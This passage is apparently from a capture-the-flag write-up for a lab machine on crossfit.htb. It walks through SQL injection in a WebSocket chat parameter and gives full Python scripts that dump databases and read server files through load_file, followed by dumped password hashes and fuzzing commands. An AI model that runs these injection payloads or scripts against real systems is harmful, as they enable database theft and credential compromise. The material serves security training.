

Arnold
to see available commands.
coaches
Meet our amazing coaches!
Will Smith
2017 World CrossFit Champion
Maria Williams
2018 Fitness Guru of the year
Jack Parker
2019 IronMan Champion
Send message



The `memberships` command shows different membership plans and allows users to check their availability by clicking a button:



All plans are available except for the 6-months plan:


Arnold
Availability
6-months ($189.99 $209.99)
Availability
1-year ($859.99 $899.99)
Availability
Good news! This membership plan is available.
Good news! This membership plan is available.
I'm sorry, this membership plan is currently unavailable.
Good news! This membership plan is available.
Send message

Foothold

We open Burp Suite and reload the `index.php` page. We notice a request to `/ws/` which contains WebSocket related headers:

Request **Response**

Pretty Raw \n Actions

```
1 GET /ws/ HTTP/1.1
2 Host: gym.crossfit.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:84.0) Gecko/20100101 Firefox/84.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Sec-WebSocket-Version: 13
8 Origin: http://10.10.10.247
9 Sec-WebSocket-Key: XuIfXN/MNvG8DgzjUGVAPQ==
10 Connection: keep-alive, Upgrade
11 Pragma: no-cache
12 Cache-Control: no-cache
13 Upgrade: websocket
```

Chat messages are sent and received through WebSocket:

Message

\n Actions

```
1 {"status":"200","message":"Hello! This is Arnold, your assistant. Type 'help' to see available
commands.","token":"5c2f2e34572ee9fe8d7ed3d7fce6146829c45e9c5d37d122166222893329ed96"}
```

By looking at the Burp Websockets history, we notice that every message sent by the client contains the same token as the previous message received by the server:

Message

\n Actions

```
1 {"message":"help","token":"5c2f2e34572ee9fe8d7ed3d7fce6146829c45e9c5d37d122166222893329ed96"}
```

Additionally, we see that ping/pong messages are exchanged periodically between the server and the client:

Intercept HTTP history WebSockets history Options

Filter: Showing all items


#	URL	Direction	Edited	Length	Comment	TLS	Time
1	http://gym.crossfit.htb/ws/	← To client		181			06:34:51 4 Ja...
2	http://gym.crossfit.htb/ws/	← To client		4			06:35:22 4 Ja...
3	http://gym.crossfit.htb/ws/	→ To server		4			06:35:22 4 Ja...

Message


\n Actions

```
1 ping
```


INSPI



We type the `memberships` command and then click the `Availability` button under the `1-month` plan. This is our intercepted request:




And this is the reply we get from the server:



The `debug` parameter is particularly interesting, because it shows potential column names and values extracted from the database.

Since we know the `6-months` plan is not available, we can easily test for SQL injection. We click the availability button for the `6-months` plan and modify the intercepted request by adding `or 1=1` after the `3` parameter:

Our injection is successful and the name of the first subscription plan is returned in the debug field:



We can try exploiting this injection vulnerability to enumerate databases. We intercept another membership availability request and change the `params` value as follows:

```
1 union select 1, group_concat(schema_name) from information_schema.schemata where schema_name not like '%schema' and schema_name != 'mysql' order by name desc; -- -
```

Edited message

\n Actions

```
{"message":"available","params":"1 union select 1, group_concat(schema_name) from
information_schema.schemata where schema_name not like '%schema' and schema_name != 'mysql'
order by name desc; --
-","token":"fc5ed380f7916384fb065813e531f352638199a8dcedf625647ff9f6f4da3b89"}
```

We get the following reply, which indicates our attack was successful:

Message

\n Actions

```
{"status":"200","message":"Good news! This membership plan is
available.","token":"b0381eda0bc3f4550ea79344b015be8bb38023a132a2b23d01c8205059c6a89d","debug":"
[id: 1, name: crossfit,employees]"}
```

We can use the following Python script to enumerate all databases:

```
#!/usr/bin/python3
import sys
import json
import time
import string
import argparse
from websocket import create_connection, _exceptions

ws_server = "ws://gym.crossfit.htb/ws/"

mysql_chars = list(string.ascii_letters+string.digits) + ['_', '$', 0x7f]

def inject(query, show=True):
    # Connect to WebSocket
    ws = create_connection(ws_server)

    # Receive greeting message and parse token
    r = ws.recv()
    token = json.loads(r)['token']

    ws.send(f'{{"token": "{token}", "message":"available","params":"1 union select 1,
{query} order by name desc; -- -"}}')
    r = ws.recv()
    res=json.loads(r)['debug'].split("name: ")[1].split("]")[0]
    if show:
        print(res)
    return res;


def get_dbs():
    return inject("group_concat(schema_name) from information_schema.schemata where
schema_name not like '%schema' and schema_name != 'mysql'")

def get_tables(db):
```

```
    return inject(f"group_concat(table_name) from information_schema.tables where
table_schema = '{db}'", show=False)

def get_columns(db, table):
    return inject(f"group_concat(column_name) from information_schema.columns where
table_name = '{table}' and table_schema = '{db}'")

def get_data(db, table, columns):
    return inject(f"group_concat({(',0x7c,').join(columns.split(','))}) from {db}.
{table}", show=False)


if __name__ == "__main__":
    parser = argparse.ArgumentParser()
    parser.add_argument("--db")
    parser.add_argument("--table")
    parser.add_argument("--columns")
    args = parser.parse_args()

    if args.db:
        databases = [args.db]
    else:
        print("[*] Enumerating databases... ", end="", flush=True)
        databases = get_dbs().split(',')
        print()

    print("[*] Dumping data...")
    for d in databases:
        print("-"*(len(d)+4))
        print(f"| {d} |")
        print("-"*(len(d)+4))

        if args.table:
            tables = [args.table]
        else:
            tables = get_tables(d).split(',')

        for t in tables:
            print(f"\n[{t}]")

            if args.columns:
                columns = args.columns
                print(columns)
            else:
                columns = get_columns(d, t)
                print()
            row_data = get_data(d, t, columns)
            for row in row_data.split(','):
                if row != '1-month':
```


```
                    print(row)
            print()
```

```
./db_dump.py
[*] Enumerating databases... crossfit,employees

[*] Dumping data...
------------
| crossfit |
------------

[membership_plans]
id,name,base_price,current_price,available

1|1-month|99.99|99.99|1
2|3-months|129.99|129.99|1
3|6-months|209.99|189.99|0
4|1-year|899.99|859.99|1

-------------
| employees |
-------------

[employees]
id,username,password,email

1|administrator|fff34363f4d15e958f0fb9a7c2e7cc550a5672321d54b5712cd6e4fa17cd2ac8|david.palmer@crossfit.htb
2|wsmith|06b4daca29092671e44ef8fad8ee38783b4294d9305853027d1b48029eac0683|will.smith@crossfit.htb
3|mwilliams|fe46198cb29909e5dd9f61af986ca8d6b4b875337261bdaa5204f29582462a9c|maria.williams@crossfit.htb
4|jparker|4de9923aba6554d148dbcd3369ff7c6e71841286e5106a69e250f779770b3648|jack.parker@crossfit.htb


[password_reset]
email,token,expires
```


The `employees` table of the `employees` database contains usernames, password hashes and email addresses. After an unsuccessful attempt at cracking the hashes, we turn our attention to the administrator email address:

```
david.palmer@crossfit.htb
```

We try this address on the password reset page (`http://employees.crossfit.htb/password-reset.php`):



The request is successful, and a reset link appears to be sent to the user's email:



We call the `db_dump.py` script with the following arguments to only dump the `employees.password_reset` table:

```
./db_dump.py --db employees --table password_reset --columns email,token,expires
```

```
./db_dump.py --db employees --table password_reset --columns token

[*] Dumping data...
-------------
| employees |
-------------

[password_reset]
token
aaa754bf6b9a6d492c0c375ec8389cb793e88610ba476f70dc5ef1f55f3de4b1
```

We see that an entry was added to the table.

Parameter fuzzing on the `password-reset.php` page reveals the existence of the `token` parameter:

```
wfuzz -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt --hh 4228
http://employees.cross-fit.htb/password-reset.php?FUZZ=1
```


```
wfuzz -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt --hh 4228 \
http://employees.crossfit.htb/password-reset.php?FUZZ=1

********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://employees.crossfit.htb/password-reset.php?FUZZ=1
Total requests: 2588
=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================
000000016:   200        76 L     174 W      4445 Ch     "token"
```

We can make an educated guess about the password reset process: when a password reset is requested using a valid email address, a link having the following format is generated and emailed to the user:

```
http://employees.cross-fit.htb/password-reset.php?token=<TOKEN>
```

The user opens the link and, having provided a valid token, is presented with a password reset form.

We pass the token we obtained earlier as a parameter to the `password-reset.php` page:



Unfortunately the token we entered is invalid; what we have obtained may just be a hash of the actual token, which we cannot use to trigger a password reset.

Having already dumped all the available databases, we can try reading system files by calling the `load_file` function. We do so using the following Python script:

```
#!/usr/bin/python3
import sys
import json
import time
import string
import argparse
from websocket import create_connection, _exceptions

ws_server = "ws://gym.crossfit.htb/ws/"

mysql_chars = list(string.ascii_letters+string.digits) + ['_', '$', 0x7f]

def inject(query, order):
    # Connect to WebSocket
    ws = create_connection(ws_server)

    # Receive greeting message and parse token
    r = ws.recv()
    token = json.loads(r)['token']

    ws.send(f'{{"token": "{token}", "message":"available","params":"1 union select 1,
{query} order by name {order}; -- -"}}')
    r = ws.recv()
    res=json.loads(r)['debug'].split("name: ")[1].split("]")[0]
    return res;

def read_file(filename):
    contents = inject(f"load_file(\'{filename}\')", "desc")
    if(contents == "1-month"):
        contents = inject(f"load_file(\'{filename}\')", "asc")
    print(contents)


if __name__ == "__main__":
    filename = sys.argv[1]
    read_file(filename)
```

First we read the OpenBSD httpd configuration file (`/etc/httpd.conf`):

```
./read_file.py /etc/httpd.conf

# $OpenBSD: httpd.conf,v 1.20 2018/06/13 15:08:24 reyk Exp $


types {
    include "/usr/share/misc/mime.types"
}

server "0.0.0.0" {
        no log
        listen on lo0 port 8000

        root "/htdocs"
        directory index index.php

        location "*.php*" {
                fastcgi socket "/run/php-fpm.sock"
        }
}

server "employees" {
        no log
        listen on lo0 port 8001

        root "/htdocs_employees"
        directory index index.php

        location "*.php*" {
                fastcgi socket "/run/php-fpm.sock"
        }
}

server "chat" {
        no log
        listen on lo0 port 8002

        root "/htdocs_chat"
        directory index index.html

        location match "^/home$" {
            request rewrite "/index.html"
        }
        location match "^/login$" {
            request rewrite "/index.html"
        }
        location match "^/chat$" {
            request rewrite "/index.html"
        }
        location match "^/favicon.ico$" {
            request rewrite "/images/cross.png"
        }
}
```

We see here the definition of three servers, listening on port 8000, 8001 and 8002 respectively. All servers are listening on the loopback interface `lo0`, which means another service is listening on port 80 and acting as a reverse proxy. This other service could also be responsible for managing WebSockets requests.

The OpenBSD **relayd** daemon, in addition to being able to act as a reverse proxy, has builtin support for the WebSocket protocol, which makes it the perfect tool for the job:

https://man.openbsd.org/relayd.conf.5

```
websockets
    Allow connection upgrade to websocket protocol. The default is no websockets.
```

Note: a small patch, inspired by this post, was applied to `relayd` in order to prevent it from adding a non-standard `Connection: close` header to Websocket responses (which would prevent some browsers and libraries from working).

We use `read_file.py` to read the `relayd` configuration file `/etc/relayd.conf`:


```
./read_file.py /etc/relayd.conf

table<1>{127.0.0.1}
table<2>{127.0.0.1}
table<3>{127.0.0.1}
table<4>{127.0.0.1}
http protocol web{
        pass request quick header "Host" value "*crossfit-club.htb" forward to <3>
        pass request quick header "Host" value "*employees.crossfit.htb" forward to <2>
        match request path "/*" forward to <1>
        match request path "/ws*" forward to <4>
        http websockets
}

table<5>{127.0.0.1}
table<6>{127.0.0.1 127.0.0.2 127.0.0.3 127.0.0.4}
http protocol portal{
        pass request quick path "/" forward to <5>
        pass request quick path "/index.html" forward to <5>
        pass request quick path "/home" forward to <5>
        pass request quick path "/login" forward to <5>
        pass request quick path "/chat" forward to <5>
        pass request quick path "/js/*" forward to <5>
        pass request quick path "/css/*" forward to <5>
        pass request quick path "/fonts/*" forward to <5>
        pass request quick path "/images/*" forward to <5>
        pass request quick path "/favicon.ico" forward to <5>
        pass forward to <6>
        http websockets
}

relay web{
        listen on "0.0.0.0" port 80
        protocol web
        forward to <1> port 8000
        forward to <2> port 8001
        forward to <3> port 9999
        forward to <4> port 4419
}

relay portal{
        listen on 127.0.0.1 port 9999
        protocol portal
        forward to <5> port 8002
        forward to <6> port 5000 mode source-hash
}
```

As we expected, some redirections are in place. First, the `Host` header of the request is checked: requests matching `crossfit-club.htb` are forwarded to port 9999, and in turn to either port 8002 (which we previously saw as the "chat" server in `httpd.conf`) or 5000, depending on the path; requests matching `*employees.crossfit.htb` are forwarded to port 8001, where the "employees" server is listening (this is the employees login page we have already seen).


The `crossfit-club.htb` host is new, so we add an entry for it to our `/etc/hosts` file:

```
echo "10.10.10.247 crossfit-club.htb" >> /etc/hosts
```

We open the page http://crossfit-club.htb with our web browser and get redirected to `/login`:



The `SIGN UP` button takes us to a disabled sign up form:




The form is not just disabled client-side, as it is not configured to trigger any action; therefore, manually enabling the button would not be useful.

We can inspect the page to see the field names, which we take note of:

- `username`;
- `email`;
- `password`;
- `confirm`.

We can also see some included JavaScript files:



From the http://crossfit-club.htb/js/app~748942c6.54b0bc0a.js script we can see that login requests are sent to `/api/login`:

We can fuzz the `/api` directory to find other available endpoints. We try both `GET` and `POST` requests:

```
gobuster dir -q -u http://crossfit-club.htb/api -w /usr/share/dirb/wordlists/common.txt

gobuster dir -q -m POST -u http://crossfit-club.htb/api -w
/usr/share/dirb/wordlists/common.txt
```

```
gobuster dir -q -u http://crossfit-club.htb/api -w /usr/share/dirb/wordlists/common.txt
/auth (Status: 200)
/ping (Status: 200)

gobuster dir -q -m POST -u http://crossfit-club.htb/api -w /usr/share/dirb/wordlists/common.txt
/login (Status: 200)
/Login (Status: 200)
/signup (Status: 200)
```

The `/api/auth` and `/api/signup` endpoints were found. We try sending a POST request to `/api/signup` using the parameter names we gathered:

```
curl -d "username=a&password=a&confirm=a&email=a@b.c" http://crossfit-
club.htb/api/signup
```

```
curl -d "username=a&password=a&confirm=a&email=a@b.c" http://crossfit-club.htb/api/signup

{"success":"false","message":"Invalid CSRF Token"}
```

A valid CSRF token is required. The `/api/auth` endpoint provides us with a token:

```
curl http://crossfit-club.htb/api/auth

